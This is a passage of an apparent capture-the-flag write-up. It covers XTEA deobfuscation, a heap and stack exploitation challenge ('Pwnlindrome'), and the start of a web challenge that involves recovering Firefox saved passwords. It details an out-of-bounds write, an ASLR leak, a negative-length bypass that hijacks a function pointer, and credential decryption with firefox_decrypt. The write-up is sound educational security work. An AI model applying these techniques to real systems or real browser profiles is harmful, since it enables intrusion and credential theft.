seg000:00000000000003CA      mov     [rbp-10h], rsi
seg000:00000000000003CE      mov     [rbp-18h], rdx
seg000:00000000000003D2
seg000:00000000000003D2 loc_3D2: ; CODE XREF: seg000:00000000000003D2
seg000:00000000000003D2      mov     rbx, 18EB909090DC7D89h
seg000:00000000000003DC      jmp     short near ptr loc_3D2+2
seg000:00000000000003DC ; -----
seg000:00000000000003DE      db      48h ; H
seg000:00000000000003DF      db      0BBh
seg000:00000000000003E0      db      48h ; H
seg000:00000000000003E1      db      8Bh
seg000:00000000000003E2      db      45h ; E
seg000:00000000000003E3      db      0D0h
seg000:00000000000003E4      dd      2AEB008Bh
seg000:00000000000003E8      dq      9090C8558948BB48h, 0D0758948BB48EEEBh, 8B48B48B48B48B48h
seg000:00000000000003E8      dq      0BB4802EB9090D045h, 0AEBF4458904408Bh, 9090909090909090h

```

However, fixing this is a rather simple task of following the code flow and removing redundant code. For example, in the code above, the “jmp short near ptr loc\_3D2+2” instruction is disrupting the disassembler’s output. To fix this, simply undefine the instructions around 0x3D4 (0x3D2+2) and define the code at 0x3D4. After which, replace the code in between with no-ops.

```

seg000:00000000000003C3
seg000:00000000000003C3 loc_3C3: ; CODE XREF: seg000:00000000000003C3↑p
seg000:00000000000003C3      push    rbp
seg000:00000000000003C4      mov     rbp, rsp
seg000:00000000000003C7      mov     [rbp-4], edi
seg000:00000000000003CA      mov     [rbp-10h], rsi
seg000:00000000000003CE      mov     [rbp-18h], rdx
seg000:00000000000003D2      nop
seg000:00000000000003D3      nop ; undefined rbx, 0x18EB909090DC7D89h and jmp
seg000:00000000000003D4      mov     [rbp-24h], edi ; replaced with no-ops until 0x3D4
seg000:00000000000003D7      nop ; defined this
seg000:00000000000003D8      nop
seg000:00000000000003D9      nop
seg000:00000000000003DA      jmp     short near ptr qword_3E8+0Ch ; repeat the steps for this jump
seg000:00000000000003DA ; -----
seg000:00000000000003DC      db      0EBh
seg000:00000000000003DD      db      0F6h
seg000:00000000000003DE      db      48h ; H

```

After repeating the steps for the rest of the anti-disassembly, the obfuscated function was revealed to be XTEA’s decryption function.



```

1  __int64 __fastcall xtea(__int64 a1, int *key)
2  {
3      // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5      v_0 = *v3;
6      v_1 = v3[1];
7      sum = 0x9E3779B9 * num_rounds;
8      for ( i = 0; i < num_rounds; ++i )
9      {
10         v_1 -= (((v_0 >> 5) ^ (16 * v_0)) + v_0) ^ (key[(sum >> 11) & 3] + sum);
11         sum += 0x61C88647;
12         v_0 -= (((v_1 >> 5) ^ (16 * v_1)) + v_1) ^ (key[sum & 3] + sum);
13     }
14     *v3 = v_0;
15     result = v_1;
16     v3[1] = v_1;
17     return result;
18 }

```

## Decrypting the Data

After knowing the function is XTEA, it is trivial to iterate the possible values for the unknowns in the key to decrypt the encrypted data. The total unknowns are 2 bytes, input[40] and input[46] respectively. After iterating all possible values for those inputs and generating the keys for XTEA decryption, the flag is revealed to be TISC{POlyMORph15m\_r3m1nd5\_m3\_Of\_M0rb1us\_7359430}.

## Level 6 – Pwnlindrome

## Intro

Level 6 provides a program that contains various vulnerabilities that required some reverse engineering to understand them. Successful exploitation of these vulnerabilities will allow the player to perform read, write, and code execution on the server.

## Reverse Engineering

## Welcome Banner



At the start of the program, a welcome banner and a menu is displayed. This can be seen in the pseudocode of the program.

```

v3 = std::operator<<<std::char_traits<char>>(&std::cout, "FLOW THROUGH THE LEVELS!");
std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
std::ostream::operator<<(&std::cout, &std::endl<char,std::char_traits<char>>);
print_menu();
allocate_memory_spaces();
while ( 1 )
{
    std::operator<<<std::char_traits<char>>(&std::cout, "Enter your option: ");
    v8 = sub_24A1();
    std::ostream::operator<<(&std::cout, &std::endl<char,std::char_traits<char>>);
}

```

After `print_menu`, the `allocate_memory_spaces` function allocates two memory spaces of 0x1000 size each.

```

memarea_1 = malloc(0x1000uLL);
if ( memarea_1 )
    memset(memarea_1, 0, 0x1000uLL);
memarea_2 = malloc(0x1000uLL);
result = memarea_2;
if ( memarea_2 )
    return memset(memarea_2, 0, 0x1000uLL);
return result;

```

As these memory spaces (memarea\_1 and 2) are allocated right after each other, they are likely to be allocated side by side in memory. This can be confirmed in gdb.

```

(gdb) x/2gx 0x00005612c92e5400
0x5612c92e5400: 0x00005612c97914a0      0x00005612c97924b0

```

As seen in the picture above, the allocated addresses for memarea\_1 and memarea\_2 are 0x1010 or 4112 bytes apart (0x5612C97924B0 - 0x5612C97914A0).

### Option Selection

By entering the numbers 1 to 3, the program will execute the functions lvl1 to lvl3 respectively.

```

std::operator<<<std::char_traits<char>>(&std::cout, "Enter your option: ");
chosen_option = get_user_input_as_int();
std::ostream::operator<<(&std::cout, &std::endl<char,std::char_traits<char>>);
switch ( chosen_option )
{
    case 1:
        lvl1();                                // chose option 1
        break;
    case 2:
        lvl2();                                // chose option 2
        break;
    case 3:
        lvl3();                                // chose option 3
        break;
    case 4:
        print_menu();                          // chose option 4
        break;
    case 5:
        v4 = std::operator<<<std::char_traits<char>>(&std::cout, "This program shall be terminated.");
        std::ostream::operator<<(&std::cout, &std::endl<char,std::char_traits<char>>);
        v5 = std::operator<<<std::char_traits<char>>(&std::cout, "Press enter to exit.");
        std::ostream::operator<<(&std::cout, &std::endl<char,std::char_traits<char>>);
        std::istream::get(&std::cin);
        return 0LL;
}

```

### Level 1

In level 1, the program requests for a seed value.

```

Enter your option: 1

Welcome to level 1!
Please provide a seed:

```

The program then asks for 16 allocations.

```

Allocation 1 - What should I allocate here? 1
Allocation 2 - What should I allocate here? 2
Allocation 3 - What should I allocate here? 3
Allocation 4 - What should I allocate here? 4
Allocation 5 - What should I allocate here? 5
Allocation 6 - What should I allocate here? 6
Allocation 7 - What should I allocate here? 7
Allocation 8 - What should I allocate here? 8
Allocation 9 - What should I allocate here? 9
Allocation 10 - What should I allocate here? 10
Allocation 11 - What should I allocate here? 11
Allocation 12 - What should I allocate here? 12
Allocation 13 - What should I allocate here? 13
Allocation 14 - What should I allocate here? 14
Allocation 15 - What should I allocate here? 15
Allocation 16 - What should I allocate here? 16

```

This seed value entered is used to seed a pseudorandom function. For each allocation iteration, the pseudorandom function generates a value, which is used to calculate an offset. These offsets are then used in conjunction with memarea\_1 to store 16 integer inputs provided by the user.

```

seed = get_user_input_as_int();
srand(seed);
while ( 1 )
{
    v4 = i++;                                // take i first before adding
    result = v4 <= 15;
    if ( !result )
        break;
    rand_val = rand();
    if ( i <= 16 )                            // i can be 16
        rand_val = rand_val % 256 + 1;
    v1 = j++;
    v6 = memarea_1 + rand_val + (v1 << 8) + 0xF7;
    v2 = std::operator<<<std::char_traits<char>>>(&std::cout, "Allocation ");
    v3 = std::ostream::operator<<(v2, i);
    std::operator<<<std::char_traits<char>>>(v3, " - What should I allocate here? ");
    *v6 = get_user_input_as_int();            // store value in memory_area + rand_val + (index << 8) + 0xF7
}

```

The pseudocode can be simplified to the following equation. Note that  $i$  is the iteration count.

$$\text{memarea}_1[\text{rand}() + i \ll 8 + 0xF7] = \text{user\_input}_i$$

#### Vulnerability

It may be immediately obvious that the function does not check if the calculated offset is within the bounds of memarea\_1. If the offset is larger than 0x1000, an out of bounds write will occur. An example of said issue is shown below.

$$\text{let } i = 15, \text{rand}() = 10$$

$$\text{memarea}_1[\text{rand}() + i \ll 8 + 0xF7] = \text{user\_input}_1$$

$$\text{memarea}_1[10 + 15 \ll 8 + 0xF7] = \text{user\_input}_1$$

$$\text{memarea}_1[0x1001] = \text{user\_input}_1$$

Using the values shown in the example, the user is able to write one byte outside of the bounds of memarea\_1.

## Level 2

### Menu

In level 2, the program shows a different menu that provides options to add, modify, delete, and read a node.

```
Initializing root node ...
Root Node is ready!
Welcome to level 2!

#####
#                                LEVEL 2 MENU                                #
# 1. Add Node                    #
# 2. Modify Node                 #
# 3. Delete Node                 #
# 4. Read Buffer                 #
# 5. Menu                       #
# 6. Back                       #
#####
```

The function lvl2 is the handler for this menu, and its pseudocode is shown below.

```
std::operator<<<std::char_traits<char>>(&std::cout, "What would you like to do? ");
user_input_as_int = get_user_input_as_int();
std::ostream::operator<<(&std::cout, &std::endl<char,std::char_traits<char>>);
result = user_input_as_int;
switch ( user_input_as_int )
{
    case 1u:
        add_node();
        break;
    case 2u:
        modify_node();
        break;
    case 3u:
        delete_node();
        break;
    case 4u:
        print_node_buffer();
        break;
    case 5u:
        print_lvl2_menu();
        break;
    case 6u:
        return result;
    default:

```

### Initializing Memarea\_3 and Root Node

Before the menu is displayed, a large memory space of size 0x10000 is first allocated. As this is the third memory space allocated by the program, it will be referred to as memarea\_3.

```

memarea_3 = malloc(0x10000uLL);
result = memarea_3;
if ( memarea_3 )
    result = memset(memarea_3, 0, 0x10000uLL);
return result;

```

After memarea\_3 is allocated, the root node is initialized.

```

void initialize_root_node()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    v0 = std::operator<<<std::char_traits<char>>(&std::cout, "Initializing root node ... ");
    std::ostream::operator<<(v0, &std::endl<char,std::char_traits<char>>);
    std::allocator<char>::allocator(&v4);
    sub_4738(&v3, "I am root", &v4);
    std::allocator<char>::~~allocator(&v4);
    root_node->len = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::ler
    root_node->unk = 0;
    root_node->data = memarea_3;
    v1 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(&v3);
    strcpy(root_node->data, v1);
    root_node->next = 0LL;
    v2 = std::operator<<<std::char_traits<char>>(&std::cout, "Root Node is ready!");
    std::ostream::operator<<(v2, &std::endl<char,std::char_traits<char>>);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~~basic_string(&v3);
}

```

Notice that memarea\_3 is used to store root node's data.

#### Add Node

When add node is selected, the user is asked to enter an input length of maximum 0x1000 (4096). This number is used as the length of the node's data. Using this length value, the function proceeds to pick the suitable allocation bin for the data.

```

std::operator<<<std::char_traits<char>>(&std::cout, "Input the length (maximum: 0x1000) of
user_input_as_int = get_user_input_as_int();
if ( user_input_as_int <= 0 || user_input_as_int > 4095 )// between 1 and 4095
{
    v4 = std::operator<<<std::char_traits<char>>(&std::cout, "The given length exceeds the n
    std::ostream::operator<<(v4, &std::endl<char,std::char_traits<char>>);
    v5 = std::operator<<<std::char_traits<char>>(&std::cout, "Returning to level 2 menu.");
    return std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
}
else
{
    bin_offset = get_allocation_bin(user_input_as_int, 1);
}

```

From get\_allocation\_bin, the memarea\_3 space can be seen to follow this structure:

Size (bytes)	0x10	0x160	0x520	0x1420	0x2820	0xA020	0x1D10
Data	Root node data	0x10 sized bins + header	0x40 sized bins + header	0x100 sized bins + header	0x400 sized bins + header	0x1000 sized bins + header	unused

After the root data, the bins of increasing sizes are located sequentially in memarea\_3. There are a different number of bins for each bin size, and the breakdown is shown below.

Bucket No	Bin Size	No of bins
1	16 bytes	20
2	64 bytes	20
3	256 bytes	20
4	1024 bytes	10
5	4096 bytes	10

The first 16 bytes of each bucket is the metadata header. However, only the first 8 bytes is important as they contain a pointer to the number of allocated bins for the bucket.

```
if ( bin16_num_allocations > 19 )           // 20, 16 bytes bin
    goto LABEL_33;
if ( !bin16_num_allocations )               // bin16_num_allocations is a bss address
    memarea_3->bucket_b16.p_num_allocs = &bin16_num_allocations; // stored in the first 8 bytes of the metadata header
memarea_3_offset = 0x10 * (bin16_num_allocations + 2); // calculates the offset for the bin at index
if ( a2 == 1 )
    ++bin16_num_allocations;
result = memarea_3_offset;
```

This address is located in the program's .BSS region.

```
.bss:00000000000008418 bin1_num_allocations dd ?
.bss:00000000000008418
.bss:0000000000000841C bin2_num_allocations dd ?
.bss:0000000000000841C
```

After the allocation bin is chosen, a node is allocated and its data length and data address is populated. The allocated node is then added to a node list.

```
new_node = malloc(0x18uLL);
new_node->len = user_input_as_int;
new_node->unk = 0;
new_node->data = nodes_arena + bin_offset;
cur_node = root_node;
if ( nodes_count )
{
    while ( cur_node->next != root_node )
        cur_node = cur_node->next;
    cur_node->next = new_node;
}
```

Next, the user is asked to enter the data for the node. The program will only copy the number of bytes based on the user's initial input for the node's length. This data is stored into the allocated bin.

```
++nodes_count;
copy_user_input(new_node->data, data_len);
```

Add a node option has been chosen

```
Input the length (maximum: 0x1000) of the node's buffer: 10
Input the string you would like to allocate in this node: aaaaaaaaaa
```

### Modify Node

The program requests for the node index the user wishes to modify.

```
What would you like to do? 2
Modify a node option has been chosen
Please select the node's index (from 1 to 1)
Input the node's index: 1
```

The index is used to retrieve the node from the node list in `select_node`. The user is then asked to input the length of the data (maximum 4096 bytes). The program then reads the input data from the user and stores the data into the selected node.

```
result = select_node();
selected_node = result;
if ( result )
{
    std::operator<<<std::char_traits<char>>(&std::cout, "Input the length (maximum: 0x1000) "
    user_input_as_int = get_user_input_as_int();
    if ( user_input_as_int > 0 && user_input_as_int <= 4095 )
    {
        selected_node->len = user_input_as_int;
        read_user_input_as_node_string(selected_node->data, user_input_as_int);
    }
}
```

### Vulnerability

Although the input length must be between 1 and 4095, the function does not check if the length is bounded within the node's data size. This is a typical buffer overflow bug.

### Read Node

The program requests for the node index to read from, and simply outputs the data from `node->data`.

```
What would you like to do? 4
Reading a node's buffer option has been chosen
Please select the node's index (from 1 to 1)
Input the node's index: 1
Here comes the buffer!

aaaaaaaaaa
```

As the data is treated as a string, the read will not stop until a NULL byte is found in the data.



```

v0 = std::operator<<<std::char_traits<char>>(&std::cout, "Reading a node's buffer option ha:
v1 = std::ostream::operator<<(<v0, &std::endl<char,std::char_traits<char>>);
std::ostream::operator<<(<v1, &std::endl<char,std::char_traits<char>>);
selected_node = select_node();
if ( selected_node )
{
    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "Here comes the buffer!");
    v4 = std::ostream::operator<<(<v3, &std::endl<char,std::char_traits<char>>);
    std::ostream::operator<<(<v4, &std::endl<char,std::char_traits<char>>);
    v5 = std::operator<<<std::char_traits<char>>(&std::cout, selected_node->data);
}

```

### Level 3

The user attempting to access level 3 without clearing some conditions in level 1 will be greeted with the following message.

```

Enter your option: 3
Seems like you haven't cleared level 1...

```

Looking at the handler function for level3, it only continues executing if the first byte in memarea\_2 passes the check\_condition function.

```

if ( check_condition(*memarea_2) != 1 )
{
    v0 = std::operator<<<std::char_traits<char>>(&std::cout, "Seems like you haven
    return std::ostream::operator<<(<v0, &std::endl<char,std::char_traits<char>>);
}

```

In check\_condition, the function checks if the first byte of memarea\_2 is an even number that is bigger than 10. If it is, the function makes sure that the value is a Fibonacci number.

```

if ( value <= 10 )
    return 0LL;
if ( check_if_even(value) )                // must be bigger than 10 and must be odd
    return 0LL;
v4 = 1;
for ( i = fib(0); i <= value; i = fib(v2) )
{
    if ( i == value )                      // is value a fibonacci number?
        return 1LL;
    v2 = v4++;
}
return 0LL;

```

### Clearing the Condition

Via the use of the program, memarea\_2 is actually never modified. None of the levels, 1-3, allow any sort of modification to memarea\_2. The vulnerability in level 1 is required to write a byte into memarea\_2 and clear the condition.

The condition set by level 3 requires the first byte in memarea\_2 to be an even Fibonacci number that is bigger than 10. The smallest Fibonacci number that fits all the criteria is 34.

Next, the generated offset from level 1 needs to be 4112 as this is the difference between the addresses of memarea\_1 and memarea\_2. A seed value of 180 generates the following offsets from the algorithm used in level 1:

305 590 872 1203 1339 1770 2010 2074 2297 2621 2924 3111 3569 3742 4080 <b>4112</b>
---

Notice that the 16<sup>th</sup> value is exactly what is needed for the requirement. After entering the seed of 180 and entering 34 for each input, the first byte of memory\_area2 is now 34, fulfilling the requirement.

```
Welcome to level 1!
Please provide a seed: 180
Allocation 1 - What should I allocate here? 34
Allocation 2 - What should I allocate here? 34
Allocation 3 - What should I allocate here? 34
Allocation 4 - What should I allocate here? 34
Allocation 5 - What should I allocate here? 34
Allocation 6 - What should I allocate here? 34
Allocation 7 - What should I allocate here? 34
Allocation 8 - What should I allocate here? 34
Allocation 9 - What should I allocate here? 34
Allocation 10 - What should I allocate here? 34
Allocation 11 - What should I allocate here? 34
Allocation 12 - What should I allocate here? 34
Allocation 13 - What should I allocate here? 34
Allocation 14 - What should I allocate here? 34
Allocation 15 - What should I allocate here? 34
Allocation 16 - What should I allocate here? 34
```

### *The Message*

Once the conditions are met, the program requests for a user message to be left behind.

```
Welcome to level 3!
There is actually no level 3 ...
All we want you to do is to leave a message behind :D
```

The message must not be more than 40 characters long, otherwise it will be rejected.

```
std::operator<<<std::char_traits<char>>(&std::cout, "Input the length of your message: ");
user_input_as_int = get_user_input_as_int();
if ( user_input_as_int <= 40 )
    return user_input_as_int;
v0 = std::operator<<<std::char_traits<char>>(&std::cout,
    "The provided message length exceeds the max length. Exiting this option.");
std::ostream::operator<<(&v0, &std::endl<char,std::char_traits<char>>);
return 0xFFFFFFFFLL;
```

Perhaps to ensure that there is sufficient space to store the message, the function allocates a total of 0x60 (96) bytes on the stack although the message is only at most 40 bytes long.

```

result = get_message_len();           // <= 40
msg_len = result;
if ( result != 0xFFFF )
{
    v7 = std::operator<<<std::char_traits<char>>(&std::cout, "Please type your message below.
    v8 = std::ostream::operator<<(&v7, &std::endl<char,std::char_traits<char>>);
    std::ostream::operator<<(&v8, &std::endl<char,std::char_traits<char>>);
    std::istream::get(&std::cin, message, msg_len);
    v9 = std::operator<<<std::char_traits<char>>(&std::cout, "Your message is ");
    v10 = std::operator<<<std::char_traits<char>>(&v9, message);
    std::ostream::operator<<(&v10, &std::endl<char,std::char_traits<char>>);
    xor_msg(message);
}

```

After the message is stored onto the stack, the message goes through some modifications in the xor\_msg function.

```

size_t __fastcall xor_msg(const char *msg)
{
    size_t result; // rax
    int i; // [rsp+1Ch] [rbp-14h]

    for ( i = 0; ; ++i )
    {
        result = strlen(msg);
        if ( i >= result )
            break;
        msg[i] = (*memarea_2 + msg[i]) ^ *memarea_2;
    }
    return result;
}

```

The first byte in memarea\_2 is 0x21 (34) because of the check\_condition earlier. As such, the message bytes go through the following modification.

$$msg[i] = (msg[i] + 0x21) \wedge 0x21$$

Next, the function checks if msg[64 to 72] contains any value. If it does, the function dereferences the value and jumps to it.

```

result = *(s + 2);
if ( result )
    return (*(s + 2))();

```

This is usually not possible because the message length is only 40 bytes long. The check on the message length has to be bypassed so that a message longer than 40 bytes can be written to the stack.

### Vulnerability

To bypass the check, the user simply has to enter a negative value for the message length. This is because the check only ensures that the message length does not overshoot 40, but does not check if it is negative.

```

std::operator<<<std::char_traits<char>>(&std::cout, "Input the length of your message: ");
user_input_as_int = get_user_input_as_int();
if ( user_input_as_int <= 40 )
    return user_input_as_int;
v0 = std::operator<<<std::char_traits<char>>(
    &std::cout,
    "The provided message length exceeds the max length. Exiting this option.");
std::ostream::operator<<(v0, &std::endl<char,std::char_traits<char>>);
return 0xFFFFFFFFLL;

```

To write a 72 bytes long message, the user can enter the length: -65464. This is 0xFFFF0048 in DWORD hexadecimal. After passing the length check, the function proceeds to truncate the upper two bytes of the value.

```

call    get_message_len
mov     [rbp+message_len], ax ; truncate top 2 bytes
cmp     [rbp+message_len], 0FFFFh

```

After truncation, only 0x0048 remains, and this is 72 in decimal. This will cause the function to copy 72 bytes of data from the user's input and trigger a jump to any address the user wishes to go to.

## Getting the Flag

The general steps to obtain the flag are:

- Use level 1 to bypass the checks in level 3,
- Write an address in the message and force level 3 to jump to that address

## What Address to Jump to?

Since level 3 allows the user to jump to any desired address, what address is most useful to obtain the flag? A simple strings search in the program revealed the get\_flag function.

---

```

void get_flag()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&
    std::basic_ifstream<char,std::char_traits<char>>::basic_ifstream(
        &v3,
        "4287e796e9e09f36c2d1a2dd460c0716af4bdac6.txt",
        8LL);
    if ( std::basic_ios<char,std::char_traits<char>>::operator!(&v4) )
    {
        v0 = std::operator<<<std::char_traits<char>>(&std::cout, "The file does not exist");
        std::ostream::operator<<(v0, &std::endl<char,std::char_traits<char>>);
    }
    else
    {
        while ( 1 )
        {
            v2 = std::getline<char,std::char_traits<char>,std::allocator<char>>(&v3, &v5);
            if ( !std::basic_ios<char,std::char_traits<char>>::operator bool(v2 + *(&v2 - 24LL)) )
                break;
            v1 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(&std::cout, &v5);
            std::ostream::operator<<(v1, &std::endl<char,std::char_traits<char>>);
        }
    }
}

```

## Leaking the Base Address

Node 1 contents	Bucket 2 Metadata Header
AAAAAAAAAAAAAAAA.....AAAAAAAAAAAAAAAAAAAAAAAAA	Bucket 2 Num Allocation BSS Address

1. Create a node of size 15 and below

2. Modify the node's length and data

- [illegible]

- ```
What would you like to do? 1
Add a node option has been chosen
Input the length (maximum: 0x1000) of the node's buffer: 17
Input the string you would like to allocate in this node: B
```

4. Read node 1's contents

[illegible]

As mentioned earlier, since the contents are treated as a string, the program will continue reading all the bytes until a NULL byte is found. This leaks the BSS address of bucket 2, which are displayed as the weird characters in the picture above. The value in this case is 0x55ABE66E641C.

Since bucket 2's BSS offset is known, the base address can be calculated by subtracting the offset from the leaked value:  $0x55ABE66E641C - 0x841C = 0x55ABE66DE000$ . Now add the base address to `get_flag` to obtain the virtual address of `0x55ABE66E1E40`.

## Calling get\_flag

In level 3, after passing `check_condition`, enter a message of length 72 to trigger the arbitrary function call. To achieve a message write of more than 40 bytes, a negative value has to be provided. To get exactly 72 bytes, enter -65464. The last 8 bytes of the message must contain the virtual address of `get_flag` so that the function is executed by level 3. One last thing to bypass is the `xor_msg` function. As the message bytes are modified by the function, the virtual address of `get_flag` will turn into something invalid if left as is. Fortunately, it is sufficient to perform the inverse of the function on the virtual address so that `xor_msg` reverses the bytes back into the valid virtual address.

$$msg[64..72] = ((msg[64..72] \wedge 0x21) - 0x21) \& 0xFF$$

The flag displayed by `get flag` is: `TISC{ov3rFL0w 4T 1Ts fln3sT}`

## Level 7 – Challendar

### Intro

Level 7 presents a challenge where a server is running two different HTTP services that serve content from the same folder and path. Each HTTP service provides different sets of HTTP methods, and via the use of one service, trigger a vulnerability in the second to obtain RCE.


### Simple Forensics

For this level, a zip file named backup.zip was provided. The zip file contained various files that looked to be a Mozilla profile. Some of the files came with the mozlz4 extension, and a quick google search revealed that this file extension is only utilized by Mozilla.



### Compressed Firefox User Profile Data File

Developer **Mozilla**

Popularity  1.7 | 3 Votes

Category **Compressed Files**

Format **Binary**

### What is a MOZLZ4 file?

A MOZLZ4 file contains Mozilla Firefox user profile data saved in the mozlz4 format. It stores various profile data and settings, which may be information about default search engines, home page configuration, toolbar layout, and saved passwords.

Within all the files located within the zip, the one file that stood out the most is the logins.json file. An excerpt of the file content is shown below.

```
"logins": [
  {
    "id": 2,
    "hostname": "http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:37179",
    ...
    "encryptedUsername":
    "MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECPAfMIrbRbDDBAiEaB/Ff9KJcw==",
    "encryptedPassword":
    "MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECBU2xrvqgAiXBBAuY5LAsY4DzzgJhv0n6Y
    OW",
    } ...
  ]
```

The table below shows the contents extracted from the file.

| Field  | Contents                                             |
|--------|------------------------------------------------------|
| Server | http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg |

|                    |                                                                                   |
|--------------------|-----------------------------------------------------------------------------------|
| Ports              | 35128 and 37179                                                                   |
| Encrypted Username | MDIEEPgAAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECPAfMIRbRbDDBAiEaB/Ff9KJcw==         |
| Encrypted Password | MDoEEPgAAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECBU2xrvqgAiXBBAuY5LAsY4DzzgJhv0n6YOW |

Although the username and password seemed to be stored within the file, the base64 strings did not decrypt into anything readable.

**From Base64**
⊗
||

Alphabet

A-Za-z0-9+ ...

Remove

☒ non-alphabet chars
 ☐ Strict mode

MDIEEPgAAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECPAfMIRbRbDDBAiEaB/Ff9KJcw==


**Output**

time: 2ms  
length: 52  
lines: 1

02..0.....0...\*.H.÷  
....ð.0.ÛE°Ã...h.Ã.0.s

Attempting to visit the server at port 35128 required login details.





chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128


This site is asking you to sign in.

Username

Password

Cancel Sign in

Whereas requests to port 37179 got redirected to a default page at /radicale/.web.



**Radicale works!**

### Decoding the Login Details

With some help from Google, it was found that the login details can be decrypted as long as the matching key4.db and perhaps cert9.db is provided. Fortunately, since the backup profile contained the aforementioned files, it became trivial to decode the details as tools such as firefox\_decrypt exists.

[https://github.com/unode/firefox\\_decrypt](https://github.com/unode/firefox_decrypt)

```
user@usermachine:~/Downloads/backup/firefox_decrypt$ python3.10 firefox_decrypt.py
py ../backup/
2022-09-16 09:46:06,605 - WARNING - profile.ini not found in ../backup/
2022-09-16 09:46:06,606 - WARNING - Continuing and assuming '../backup/' is a profile location

Website: http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:37179
Username: 'jrarj'
Password: 'H3110fr13nD'

Website: http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128
Username: 'jrarj'
Password: 'H3110fr13nD'
user@usermachine:~/Downloads/backup/firefox_decrypt$
```

### Signing In

Using the credentials obtained on the login prompt from port 35128 resulted in the following message from the server.

---

Access to the requested resource forbidden.

The radicale server on port 37179 did not provide any obvious way to login with the credentials obtained.

### [Code Review on Go Source Code](#)

Apart from backup.zip, a go source code is also provided for this level. Looking at the source code, the following message seemed familiar.

```
        err := bcrypt.CompareHashAndPassword([]byte(passwords[username]),
[]byte(password))
        if err != nil {
            http.Error(w, "Access to the requested resource forbidden.",
http.StatusUnauthorized)
            return
        }

        err = checkIsAuthorized(req)
        if err != nil {
            http.Error(w, "Access to the requested resource forbidden.",
http.StatusUnauthorized)
            return
        }
    }
```

Assuming that the server running at port 35128 is actually this piece of go code, the functions “bcrypt.CompareHashAndPassword” and “checkIsAuthorized” must pass, in order to skip over the HTTP error message.

### [CompareHashAndPassword](#)

This function is a GO function provided in the [golang.org/x/crypto/bcrypt](https://golang.org/x/crypto/bcrypt) package. This function checks if the hash retrieved from an htpasswd file and the password provided by the user matched. This function likely passed if the login credentials entered above was valid.


### [CheckIsAuthorized](#)

```
func checkIsAuthorized(req *http.Request) error {
    // should already be authorized
    username, _, _ := req.BasicAuth()
    urlParts := strings.Split(req.URL.Path, "/")
    // users can only access their own resources
    if username != urlParts[1] || len(urlParts) > 4 {
        return ErrNotExist
    }
    return nil
}
```

From the source code, CheckIsAuthorized first retrieves the username field from the HTTP Authorization Header. Next, the function splits the requested path by the “/” token. Finally the function ensures that the username retrieved is extant in the 2<sup>nd</sup> token, and the total number of tokens after the split is no more than 4. For example, if the URL request was /jrarj/abc/def/ghi, the split will result in the following tokens:

1. <empty>
2. jrarj
3. abc
4. def
5. ghi

In this case, even if the username provided for the login is also jrarj, the function will fail as the total number of tokens is 5. Armed with the knowledge, logging in with credentials above and attempting to access the path at /jrarj/abc/def at port 35128 resulted in the following message.



